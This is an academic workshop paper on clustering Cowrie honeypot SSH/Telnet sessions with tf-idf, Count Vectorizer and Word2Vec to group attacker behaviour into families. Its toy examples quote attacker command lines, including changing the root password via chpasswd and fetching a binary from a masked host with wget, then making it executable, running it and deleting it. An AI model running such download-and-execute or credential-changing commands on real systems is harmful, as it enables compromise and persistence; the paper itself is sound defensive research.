POLITECNICO DI TORINO
Repository ISTITUZIONALE

Towards NLP-based Processing of Honeypot Logs

Original
Towards NLP-based Processing of Honeypot Logs / Boffa, Matteo; Milan, Giulia; Vassio, Luca; Drago, Idilio; Mellia, Marco; Ben Houidi, Zied. - STAMPA. - (2022), pp. 314-321. (Intervento presentato al convegno 2022 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW) tenutosi a Genoa, Italy nel 06-10 June 2022) [10.1109/EuroSPW55150.2022.00038].

Availability:
This version is available at: 11583/2969416 since: 2022-07-04T14:27:12Z

Publisher:
IEEE

Published
DOI:10.1109/EuroSPW55150.2022.00038

Terms of use:

This article is made available under terms and conditions as specified in the corresponding bibliographic description in the repository

Publisher copyright
IEEE postprint/Author's Accepted Manuscript

©2022 IEEE. Personal use of this material is permitted. Permission from IEEE must be obtained for all other uses, in any current or future media, including reprinting/republishing this material for advertising or promotional purposes, creating new collecting works, for resale or lists, or reuse of any copyrighted component of this work in other works.

(Article begins on next page)

29 March 2024

Towards NLP-based Processing of Honeypot Logs

Matteo Boffa,[1] Giulia Milan,[1] Luca Vassio,[1]
Idilio Drago,[2] Marco Mellia,[1] Zied Ben Houidi[3]
[1]Politecnico di Torino, first.last@polito.it
[2]Università degli Studi di Torino, idilio.drago@unito.it
[3]Huawei Technologies Co. Ltd, zied.ben.houidi@huawei.com

***Abstract*—Honeypots are active sensors deployed to obtain information about attacks. In their search for vulnerabilities, attackers generate large volumes of logs, whose analysis is time consuming and cumbersome. We here evaluate whether Natural Language Processing (NLP) approaches can provide meaningful representations to find common traits in attackers' activity. We consider a widely used SSH/Telnet honeypot to record more than 200 000 sessions, including 61 000 unique shell scripts, some containing sequences of more than 100 Bash commands. We first parse the sessions to separate Bash commands, options and parameters. Next, we project each session in a metric space opposing two common tools used in NLP: Bag of Words and Word2Vec. Last, we leverage a clustering algorithm to aggregate the sessions while offering an instrumental representation of the clustering process. In the end, we obtain few tens of clusters that we analyze to explain the attackers' goals, i.e., obtain system information, inject malicious accounts, download and run executables, etc. Our work is a first step towards automatically identifying attack patterns on honeypots, thus effectively supporting security activities.**

***Index Terms*—Honeypots, NLP, Word2Vec, Bag of Words.**

1. Introduction

The collection and analysis of cyber threat intelligence are key to proactively design efficient counter-measures before new threats spread and cause wide damage [1]. Honeypots are one source that can be leveraged to build high-quality threat intelligence, providing means to monitor attacks and possibly discover zero-day exploits. Researchers and practitioners have proposed multiple honeypots over the years [2], including low-interaction scripts mimicking complex systems (e.g., databases, web servers, etc.), and medium-interaction honeypots emulating (vulnerable) terminal services accessible via the Internet.

In this paper, we focus on honeypot logs collected by Cowrie [3], a widely used honeypot. After letting attackers succeed in password brute-force attempts, Cowrie shows them a (fake) Bash terminal, recording any sent input and replying with plausible answers. We logged 8 months of attackers' generated sessions with multiple Cowrie honeypots. Such logs are mainly composed of Bash shell scripts, even if we also capture other Command Line Interfaces (CLI) languages (e.g., router's or modem's scripts). In total, we observe more than 61 000 unique sessions.

The analysis of these data is cumbersome. First, their large volumes naturally complicate any manual inspection. Second, we observe a variety of attacking scripts, which are often simple customization of well-known baseline families. As a result, it is critical to analyze such data efficiently to determine which types of attacks are exploited in the wild. In that sense, NLP (Natural Language Process) techniques promise automation: by finding a numerical representation of the attacks and by mapping similar sessions into the same neighborhoods, it may be possible for security experts to spot *families* of attacks, i.e., groups of scripts having a common scope. Thus, it would be possible to focus on specific categories while efficiently filtering the irrelevant ones. More ambitiously, one could even detect zero-day attempts, i.e., scripts that never occurred in the past, by observing how the families evolve.

With these long-term objectives in mind, we tackle the following preliminary research questions: Can NLP techniques learn helpful representations from the honeypot logs? Which algorithms best fit the problem? Can such representations help to automatically identify groups of similar SSH/Telnet sessions and attacks? To answer these questions, we design and evaluate a methodology specifically tailored to process shell logs. We compare different session representation methods, going from simple methods based on token frequencies (e.g., tf-idf [4]) to more sophisticated ones based on word embedding (Word2Vec [5]). This process projects each session in a metric space, where we can group them into clusters using off-the-shelf agglomerative-clustering algorithms [6]. In the final step, we obtain 50 groups that we can manually analyze using domain knowledge to highlight meaningful and clear common attacking patterns.

All source code is open source and available on public repositories.[1] The datasets used in this analysis are available upon NDA agreement to protect eventual sensitive information present in the data.

In Sec. 2 we present our research within the literature. Sec. 3 describes our dataset and presents our methodology. Then, Sec. 4 shows our results, discussing conclusions and future work in Sec. 5.

2. Related work

This work explores NLP (Natural Language Process) approaches for automatically analyzing attacking scripts and defining classes of possible malicious attempts.

For a number of fields, the idea of treating log files as plain text, and hence exploiting and possibly re-adapting

1. https://github.com/SmartData-Polito/honeycluster



Figure 1: The pipeline followed for our methodology. In yellow the input/output of each step, in orange the modules with the studied algorithm alternatives.

their well-established tools, has already been investigated. These range from predictive maintenance scopes [7]–[9] to the analysis of cyber-threats. Noticeable examples of the latter are the identification of malicious attempts via UNIX shell [10] or Windows Powershell [11], the recognition of botnet of attackers [12], [13] and even the creation of dynamic parsers [14] to ease the evaluation of the honeypot effectiveness. While we share common traits with some of these researches (i.e., clustering methods to group similar objects, NLP methods to numerically represent them on a latent space, etc.), the task we face is somehow novel. For instance, [10] represents bash scripts via BOW approaches, but their objective is a "simpler" binary classification (e.g., malign/non-malign), and hence even a rawer representation might be sufficient for the scope. On the other hand, [11] also performs clustering, but it exploits information about the attacking IP, which we omit. It is therefore not clear whether, for our task, those techniques can be helpful.

3. Dataset and methodology

We describe our analysis process and the overall methodology, starting from the raw data used in our evaluation. Fig. 1 summarizes the whole process.

3.1. Dataset

Our dataset contains data collected on multiple Cowrie [3] instances deployed at 24 distinct IP addresses of a university campus network for 8 months. Cowrie is a medium-interaction honeypot, emulating a UNIX shell in Python, accessed via Telnet and SSH. In our deployment, attackers have to pass a regular protocol authentication phase. We accept a long list of well-known credentials to ease attackers' brute-force attempts. After this phase, the honeypot receives inputs from attackers, parses the shell commands, and emulates the output produced by a UNIX shell. In total we registered $\sim$200 000 sessions that successfully passed the login phase and contained at least one attacker's input.

Even if we observe some scripts prepared for routers, switches and other operating systems, the vast majority of the received inputs are Bash scripts. We thus design our pipeline assuming Bash as the language to be analyzed.

Each session is generally a composition of multiple Bash statements, i.e., a unique Bash command or executable file, followed by flags and parameters. Statements can be joined by pipes or other control operators. For



Figure 2: AST example of parsing of Session 2 bash statement.

instance, consider these three sessions as a running toy-case:[2]

- Session 1: `cat PATH1 | grep name | wc -l; echo "root:newPsswd"|chpasswd`
- Session 2: `cd PATH2 || cd PATH3; wget IP/EXEC; chmod +x *; ./EXEC; rm EXEC`
- Session 3: `mkdir PATH4; cd PATH4; wget IP2/EXEC2; ./EXEC2 && cd .. && rm -rf PATH4`

In the first example, the attacker sends a series of statements connected via pipes (|), followed by statements after the sequential (;) separator. Those might include parameters (e.g., `PATH1`, `name`, `root:newPsswd`) or flags (e.g., `-l`). The second example is similar, but the statements are connected using "or" (||) and again the sequential (;) operators.[3] The third script differs from the second one, although it logically performs a similar attack pattern.

When considering the full sequences of statements in our $\sim$200 k sessions, 61 594 are unique. Among them, few sequences appear identically in thousands of sessions (e.g. popular attacking scripts). Instead, 95% of the sequences ($\sim$58 k) are seen in a single session. Nevertheless, most of the latter sequences are variations of well-known scripts and differ only in random parameters, flags or sequences of commands. Hence, since $\sim$60 k is still far too high for manual inspection, automated approaches are needed to reduce its numerosity and refine the analysis further.

3.2. Parsing the Bash sequences

The first step in our methodology consists in parsing the Bash sequences. Similarly to NLP, the intuition here

2. For simplifying presentation, we represent interactive sessions as multiple statements separated with semicolons.

3. In the examples we masked actual paths, IP addresses and executable names with `PATH`, `IP` and `./EXEC` respectively.



Figure 3: Frequency of the top 67 commands in the unique parsed sequences.

is to split a sequence of statements into *tokens*. However, classic NLP tokenizers fall short when dealing with programming languages [10]. Therefore, we prefer ad-hoc parsers such as *bashlex*[4] and *bashlint*[5] to better capturing syntactic relationships between tokens [15], [16].

These libraries generate the *Abstract Syntax Tree* (AST) given Bash statements. An example is provided in Fig. 2. For each statement, we identify *command nodes*, representing Bash commands or executable files, and *word nodes* with parameters and flags. Moreover, the AST provides insights into the syntax, allowing us to establish whether two statements are coordinated (e.g., `cd PATH1` and `cd PATH2`), subordinated (e.g., `wget IP/FILE` and `chmod +x`) and the eventual connective (e.g., || and ;).

As first step, we pre-process all sessions to identify i) the session statements, ii) the connectives between statements, iii) the statements' a) command, b) flag(s), c) parameter(s). For the latter, we assume that each statement starts with a command and that each word starting with "-" is a flag.[6]

In this preliminary work we ignore all word nodes and the relationship between command nodes. Therefore we restrict our analysis to the *commands* as identified in the AST. Let C be the set of unique commands extracted from all Bash sessions after the parsing. We have $|C| = 105$.

Out of the original $\sim$200 k sessions, we obtain 378 unique *parsed sequences*. Let S be the *corpus* of unique parsed sequences, $|S| = 378$. Each parsed sequence $s \in S$ is composed by a sequence of commands $C_i(s) \in C^{L_s}$ where $i = 1, \ldots, L_s$, and L_s is the sequence length, i.e., the number of commands in session s. After parsing, our toy-case sessions become the following parsed sequences:

- Sequence 1: `cat grep wc echo chpasswd`
- Sequence 2: `cd cd wget chmod ./EXEC rm`
- Sequence 3: `mkdir cd wget ./EXEC cd rm`

where we have $L_1 = 5$, $L_2 = 6$, and $L_3 = 6$, respectively.

4. https://github.com/idank/bashlex
5. https://github.com/IBM/clai/tree/nlc2cmd/utils/bashlint
6. The parser fails for non-Bash scripts. We generically consider the first token in a statement to be a command, and the remaining tokens to be parameter(s).

3.3. Embedder

Next, following common practice in NLP, we look for numerical representations in a metric space of N dimensions, i.e., an *embedder*, for the parsed sequences. The underlying goal is to project similar sequences into neighboring regions on the N-dimensional space. For this, we consider three alternatives: two *Bag of Word* (BoW) embeddings, namely *Count Vectorizer* and *tf-idf*, and a neural network solution, *Word2Vec* (W2V) [4], [5], [17]. These representations provide the means to calculate a distance between sequences beyond simple string comparisons.

Broadly, both BoW and W2V receive as input the corpus S of sequences, and the dictionary of unique commands C. For each sequence $s \in S$ and command $c \in C$, we define a $score(s, c)$.

We define a simple counter of the commands in the sequence, i.e., $f_s(c) = \sum_i \mathbf{1}_{\{C_i(s)\}}(c)$, where $\mathbf{1}$ is the classical indicator function, and $C_i(s)$ is the i-th command in s. The *Count Vectorizer* embedder simply builds a vector with $|C|$ dimensions (105 in our case), where each dimension counts the occurrence of a command $c \in C$, i.e., $score_{vect}(s, c) = f_s(c)$.

A second alternative for computing the score is to compute the *term frequency–inverse document frequency* (tf-idf) metric. It reflects the importance of a command c for a sequence s by weighting also the popularity of c in all sequences in S. For the sake of completeness, we report the popularity of commands in Fig. 3. Intuitively, the appearance of the common command `cat` is less important than the peculiar command `pwd` which appears in few sessions. Tf-idf is computed by multiplying the frequency of command c in session s by the log of inverse frequency of c in all sessions:

$$score_{tfidf}(s, c) = \frac{f_s(c)}{\sum_{\hat{s}} f_{\hat{s}}(c)} \cdot \log \frac{|S|}{|\{\hat{s} \in S : c \in \{C_i(\hat{s})\}_i|}.$$

Each session is then projected in the same $|C|$ dimensions space, where each dimensions is the tf-idf of a command c in the session s. Note that both Count Vectorizer and tf-idf do not consider the position at which a command appear in a session, but just how many times it appears.

Word2Vec (W2V), on the other hand, learns a per-command vector representation of c as $\bar{c} \in \mathbb{R}^N$, where N is a parameter determining the embedding size. Under the

hood, W2V is built by a simple neural network trained to predict the words surrounding a given word, i.e., within a context window W in a sentence. After training, the NN weights form the vector representations of each word. In our case, the NN is trained to predict the commands around a given command as observed in sequences. W2V proves useful to learn rich representations from words in natural language and in programming languages too. For example, words or code function names with similar meaning fall close to each other in the embedding space[7]. Similarly in our case, not shown for the sake of brevity, our learned representations exhibit such properties (e.g. `curl` and `wget`, or `chmod` and `./EXEC` vectors are close to each other as they tend to appear surrounded by similar commands in the sessions used for training). In this work, given the small size of the bash vocabulary and of parsed sequences, we consider a representation in $N = 10$ dimensions.

Obtained the vector representations for each command, we build the vector representation for each given session. As common in NLP, we compute the sum, average, or tf-idf of the embeddings of words in the sentence. Here we rely on the tf-idf weighted average of single command embeddings to build the session embedding.[8] In details, for each parsed sequence s, we substitute commands $C_i(s) \in C$ with their W2V-representations $\overline{C_i(s)} \in \mathbb{R}^N$; then we compute the weighted average $\sum_i (w(i,s) \cdot \overline{C_i(s)}) / \sum_i w(i,s)$, in which the weights w are the already cited BoW scores $w(i,s) = score_{tfidf}(i,c)$.

3.4. Clustering

We now group sessions embeddings into clusters. Among different algorithms, we select the *bottom-up Agglomerative Clustering* [6]. This is a tree-based algorithm that supports two types of objects: *leaves* and *clusters*. At the initialization, each parsed session embedding is assigned to a leaf. According to a distance metric, the algorithm then iteratively merges the two closest objects (leaf-leaf, leaf-cluster, cluster-cluster). The joined objects form a new cluster, represented by its centroid, i.e., the average of all leaves in such cluster. Similarly to NLP works, we choose the *cosine distance*, i.e., the dot product of the vectors divided by the product of their norms. This is more robust than a simple dot product, given the norm of objects in our case can be very different.

The algorithm reduces the number of elements in the tree at each iteration, until all objects are grouped in a single cluster. We check the clusters produced at each step to select the "best" clustering. For this, we choose the clustering with the highest silhouette score. Silhouette measures the intra-cluster compactness and the inter-clusters separation: the more points inside clusters are compact and the more clusters are separated, the higher the silhouette.

Eventually, we chose the Agglomerative option for its instrumental visualization of the grouped objects in terms of *dendrograms*, the tree-based visualization which tracks the algorithm decisions at each step during cluster formation. The dendrogram shows what would be the next aggregation steps, along with the distances of the merged objects. This visualization allows the analyst to observe which were and would be the previous and next aggregation decisions, obtaining an easy-to-understand representation.

7. See https://code2vec.org/

8. We tested also other function and values of N, with little changes in the results.



Figure 4: Silhouette scores for different distance thresholds. The cosine distances maximizing the silhouettes of each method are highlighted with vertical lines.

4. Results: clustering honeypot sessions

Here we show results of applying our methodology to the Cowrie session logs we collected.

4.1. Parameter tuning and number of clusters

Picking the best step to stop the agglomerative process has the most significant impact among the various parameters. Fig. 4 shows the silhouette scores as the clustering evolves. Two trends are evident on all plots: 1) the clustering highly benefits from the first joins, in which the grouped objects are still close and the resulting clusters are more and more separated and compact; 2) as the clustering proceeds, the distance between the two closest elements grows and the clusters get sparser. Hence, the silhouette increases at the beginning and decreases at the end. For each embedding, we thus select the clustering that shows the best silhouette (marked with colored vertical lines).

Notice that since each technique embeds the data into a different space, the absolute value of the silhouette cannot be directly compared. Interestingly, the BoW approaches of Count Vectorizer and tf-idf show a large interval of distance thresholds that exhibit a similar silhouette. For instance, cosine distances in the $[0.2, 0.7]$ range have similar silhouette for tf-idf. More critical is the choice for the W2V since the silhouette's plateau is smaller (after a steep growth). As we will later confirm, this might suggest that W2V creates a denser representation space, in which objects appear quite close one to the other and small variations of distance could produce greater perturbations.

With each optimal choice, Count Vectorizer identifies 53 clusters and 27 leaves. Tf-idf reduces the number of clusters to 49 and 32 leaves. Somehow surprisingly, considering its low cosine threshold, W2V identifies only 16 clusters, leaving 1 leaf out. This low number of clusters is related to the fact that W2V generates a denser representation than BoW approaches. This is coherent with the steep growth of the silhouette in Fig. 4. This dense space

TABLE 1: Adjusted Rand Index.

	CV	Tfidf	W2V
CV	1	0.91	0.48
Tfidf	0.91	1	0.50
W2V	0.48	0.50	1

favors the merging of objects into fewer clusters but, as we will see, produces a less interpretable result.

4.2. Are the obtained clusters similar?

Next, we evaluate whether the different techniques produce equivalent clusters. Among the several options for comparing clustering results in the absence of a ground-truth, we use the *Adjusted Rand Index* (ARI). This is a symmetric score, ranging from 0 to 1, which compares how pairs of points, i.e., sequences of commands, are placed by two clustering methods. Given any two of these sequences, if both are placed on the same cluster by both methods, we have a *True Positive* (TP); when both methods agree on not aggregating the pair of sequences, we have a *True Negative* (TN). The mismatches are instead *False Positives* (FP) or *False Negatives* (FN). The Rand index is then computed as $RI = (TP+TN)/(TP+TN+FP+FN)$. In the Adjusted Rand Index, the expected similarity of all pair-wise comparisons is added to take into account by-chance matches. A ARI score close to 1 means that both algorithms produce very similar clusters.

Tab. 1) shows the ARI. BoW techniques behave similarly. In fact, the ARI for Count Vectorizer and tf-idf clusterings is 0.91, indicating that both versions agree on the decision for most pairs of sequences in the input data. Differently, the ARI of W2V compared to Count Vectorizer and tf-idf is 0.48 and 0.50, respectively. This is justified by the very different number of clusters the BoW and W2V approaches have, which reflects into different aggregations of sessions. In fact, W2V leads to a small number of dense clusters. These large clusters often result from the merge of small clusters that tf-idf and Count Vectorizer kept separated.

In a nutshell, BoW and W2V approaches build different representations that lead to different clusters. BoW methods have the advantage of being more easily explainable, which we will see next.

4.3. Clustering quality

4.3.1. Visualization. We now manually analyze the quality of the clustering by inspecting how the original sessions are grouped. We consider the clustering obtained with tf-idf which we show in Fig. 5. Look at the heatmap on the left. Each row is a cluster G and each column is a command c. The y-labels detail the number of unique sequences and of original sessions. For instance, Cluster 1 collects 65 unique sequences, which correspond to 66 650 sessions in the original dataset. In the x-axis, commands are manually grouped according to their semantics using domain knowledge. The caption lists the criteria used for performing the grouping. Each cell in the heatmap shows the average tf-idf over the sequences s belonging to the cluster G – i.e., $\sum_{s \in G} score_{tf-idf}(s, c)$ – the stronger the color, the more distinguishing the command c is for the cluster G. For the sake of readability, we omit leaves.

The right side of the plot reports the dendrogram and tracks the algorithm decisions during clustering. In particular, the dendrogram starts from the optimal clustering identified in Sec. 4.1 and allows us to easily identify the subsequent aggregations the clustering would make in the next steps, providing a visualization of the relative inter-cluster distances. For instance, Clusters 15 and Cluster 16 would be the next ones to be merged because their distance 0.33 is the minimum at this stage.

The two plots offer complementary information. While both figures highlight similar clusters through colors (heatmap) and contiguity (dendrogram), the heatmap also underlines which commands are in common in nearby clusters. Alternatively, the dendrogram provides a visual and numerical measure of the distance. The closer is the merging point after the threshold, the more similar are the clusters.

4.3.2. Analysis of the clusters. In Fig. 5 we identify several regions in which we observe common and high tf-idf values.

First, focus on region 1 on the top left part of the heatmap. It groups six clusters, which are also close to each other. The inter-cluster distances are moderated (see the dendrogram on the right). Interestingly, these clusters have the strongest tf-idf values for the commands in the "A" group in the x-axis. These commands are often used for file content reading and searching. We show some examples of the original sessions in Appendix A. These clusters hint to typical attackers' initial *reconnaissance* activity.[9]

Next to region 1, clusters in regions 2 and 3 have strong tf-idf values on commands often used during *reconnaissance*, *initial access* and *discovery* attack tactics (marked as "B", "C" and "D"). Commands like `lscpu` and `lspci`, used for reconnaissance, are among the most relevant for these clusters, as well as commands such as `ifconfig`, `passwd` and `adduser`, used in other initial tactics.

Region 4.a and 4.b are further away from the previous cases. Here we observe a large number of clusters having strong tf-idf for commands such as `unzip` and `tar` (see zone "E" in the x-axis), `busybox` ("F"), `curl` and `wget` ("G"). These sessions exhibit a recurrent pattern composed of i) download, ii) decompress & set permissions, iii) install/exec, and iv) cleanup – see Appendix A. Different clusters use different sets of commands for that – so they are different. Manual inspection confirms that clusters in the 4.a more often execute binaries, while clusters in 4.b rely on scripts written in bash, perl, etc. A quick manual inspection of these clusters shows various exploits, ranging from the download and installation of crypto-miners to the execution of well-known malware samples. Such actions are examples of *execution* and *persistence* tactics.

Finally, other clusters (region 5) are noisy in terms of semantics. Here we see clusters that group 2-4 parsed sessions. These are short sequences of commands (e.g., a session where a single reconnaissance command after which the attacker left) and sessions containing rare commands. As the sessions in these clusters are very short, the NLP techniques fail to map these sequences of commands

9. https://attack.mitre.org/tactics/enterprise/



Figure 5: Tf-idf for clusters and commands, and cluster dendrogram with cosine distance. Commands are manually ordered in groups with similar semantics. A: file content reading and searching; B: system profiling and configuration; C: authentication and privilege escalation; D: processes; E-G: download, decompress, run, clean; H: services/variables; I: others – commands seldom observed or observed in short sessions.

to meaningful representations. Yet, the clustering places these sessions in a rather separate portion of the space as shown by the cosine distance in the dendrogram.

4.4. Discussion

The lessons learned by answering our research questions can be summarized as follows:

- *Can NLP techniques learn helpful representations from the honeypot logs? Which algorithms best fit the problem?*
  We have studied a practical application of NLP techniques to identify families of attacks from the honeypot logs. This means providing security experts a tool to obtain i) a clear overview on which types of attacks are observed in their honeypots, ii) statistics on how frequent a particular type of attack is iii) a way of filtering irrelevant attacks. Furthermore, we aimed at reducing the problem complexity, compressing huge collection of raw sessions in a synthetic representation. We have shown that NLP techniques are suitable to these tasks; particularly, we demonstrated that simple BOW approaches successfully capture similar sessions. This allows us to move from the original thousands of raw input to just a few tens.
- *Can such representations help to automatically identify groups of similar SSH/Telnet sessions and attacks?*
  Results in Sec. 4.3.2 and Appendix A show that even simple NLP techniques can already provide indications of well-distinguishable attack families. These results suggest that indeed the NLP representation can assist in finding new attacks. Yet, evaluating whether the technique provides information about 0-day attacks requires further analyses, which are left for future work.

5. Conclusions and future work

In this paper, we explored the use of existing NLP techniques to automate the analysis of bash session logs. Via session regularization, embedding and clustering, we reduce the amount of information honeypots offer and present interesting and easy-to-interpret results to the analyst. While these are encouraging results, we believe we just scratched the surface of new exciting research directions. Future work includes three main directions: (i) Improve the representation including richer information, e.g., flags, parameters and the order in which commands are executed. This will enhance clusters separation and ease their interpretability; (ii) Support automatic labeling, i.e., build tools to label sessions, which could open the way to a more objective evaluation as well as a semi-supervised learning approach. (iii) Novelty discovery: we could identify previously-unseen attacks, leveraging session representation learning and clustering. Intuitively, clusters and numerical representations will allow us to study how new attacks relate to the already observed attempts, also getting a measure of their similarity.

References

[1] L. Bilge and T. Dumitraș, "Before we knew it: an empirical study of zero-day attacks in the real world," in *Proceedings of the 2012 ACM conference on Computer and communications security*, 2012, pp. 833–844.

[2] M. Nawrocki, M. Wählisch, T. C. Schmidt, C. Keil, and J. Schönfelder, "A survey on honeypot software and data analysis," *arXiv preprint arXiv:1608.06249*, 2016.

[3] D. Putri, "Honeypot cowrie implementation to protect ssh protocol in ubuntu server with visualisation using kippo-graph," *International Journal of Advanced Trends in Computer Science and Engineering*, vol. 8, pp. 3200–3207, 12 2019.

[4] J. Ramos *et al.*, "Using tf-idf to determine word relevance in document queries," in *Proceedings of the first instructional conference on machine learning*, vol. 242, no. 1. Citeseer, 2003, pp. 29–48.

[5] T. Mikolov, K. Chen, G. Corrado, and J. Dean, "Efficient estimation of word representations in vector space," *arXiv preprint arXiv:1301.3781*, 2013.

[6] C. C. Aggarwal *et al.*, *Data mining: the textbook*. Springer, 2015, vol. 1.

[7] R. Vaarandi, "A data clustering algorithm for mining patterns from event logs," in *Proceedings of the 3rd IEEE Workshop on IP Operations & Management (IPOM 2003)(IEEE Cat. No. 03EX764)*. Ieee, 2003, pp. 119–126.

[8] M. Du, F. Li, G. Zheng, and V. Srikumar, "Deeplog: Anomaly detection and diagnosis from system logs through deep learning," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '17. New York, NY, USA: Association for Computing Machinery, 2017, p. 1285–1298. [Online]. Available: https://doi.org/10.1145/3133956.3134015

[9] N. Aussel, Y. Petetin, and S. Chabridon, "Improving performances of log mining for anomaly prediction through nlp-based log parsing," in *2018 IEEE 26th International Symposium on Modeling, Analysis, and Simulation of Computer and Telecommunication Systems (MASCOTS)*. Los Alamitos, CA, USA: IEEE Computer Society, sep 2018, pp. 237–243. [Online]. Available: https://doi.ieeecomputersociety.org/10.1109/MASCOTS.2018.00031

[10] D. Trizna, "Shell language processing: Unix command parsing for machine learning," *arXiv preprint arXiv:2107.02438*, 2021.

[11] "Detecting malicious powershell commands using deep neural networks," in *ASIACCS 2018 - Proceedings of the 2018 ACM Asia Conference on Computer and Communications Security*. Association for Computing Machinery, Inc, May 2018, pp. 187–197.

[12] V. Crespi, W. Hardaker, S. Abu-El-Haija, and A. Galstyan, "Identifying botnet ip address clusters using natural language processing techniques on honeypot command logs," 2021. [Online]. Available: https://arxiv.org/abs/2104.10232

[13] L. Gioacchini, L. Vassio, M. Mellia, I. Drago, Z. B. Houidi, and D. Rossi, "Darkvec: Automatic analysis of darknet traffic with word embeddings," in *Proceedings of the 17th International Conference on Emerging Networking EXperiments and Technologies*, ser. CoNEXT '21. New York, NY, USA: Association for Computing Machinery, 2021, p. 76–89. [Online]. Available: https://doi.org/10.1145/3485983.3494863

[14] F. Setianto, E. Tsani, F. Sadiq, G. Domalis, D. Tsakalidis, and P. Kostakos, "Gpt-2c: A gpt-2 parser for cowrie honeypot logs," 2021. [Online]. Available: https://arxiv.org/abs/2109.06595

[15] M. Agarwal, T. Chakraborti, Q. Fu, D. Gros, X. V. Lin, J. Maene, K. Talamadupula, Z. Teng, and J. White, "Neurips 2020 nlc2cmd competition: Translating natural language to bash commands," in *NeurIPS 2020 Competition and Demonstration Track*. PMLR, 2021, pp. 302–324.

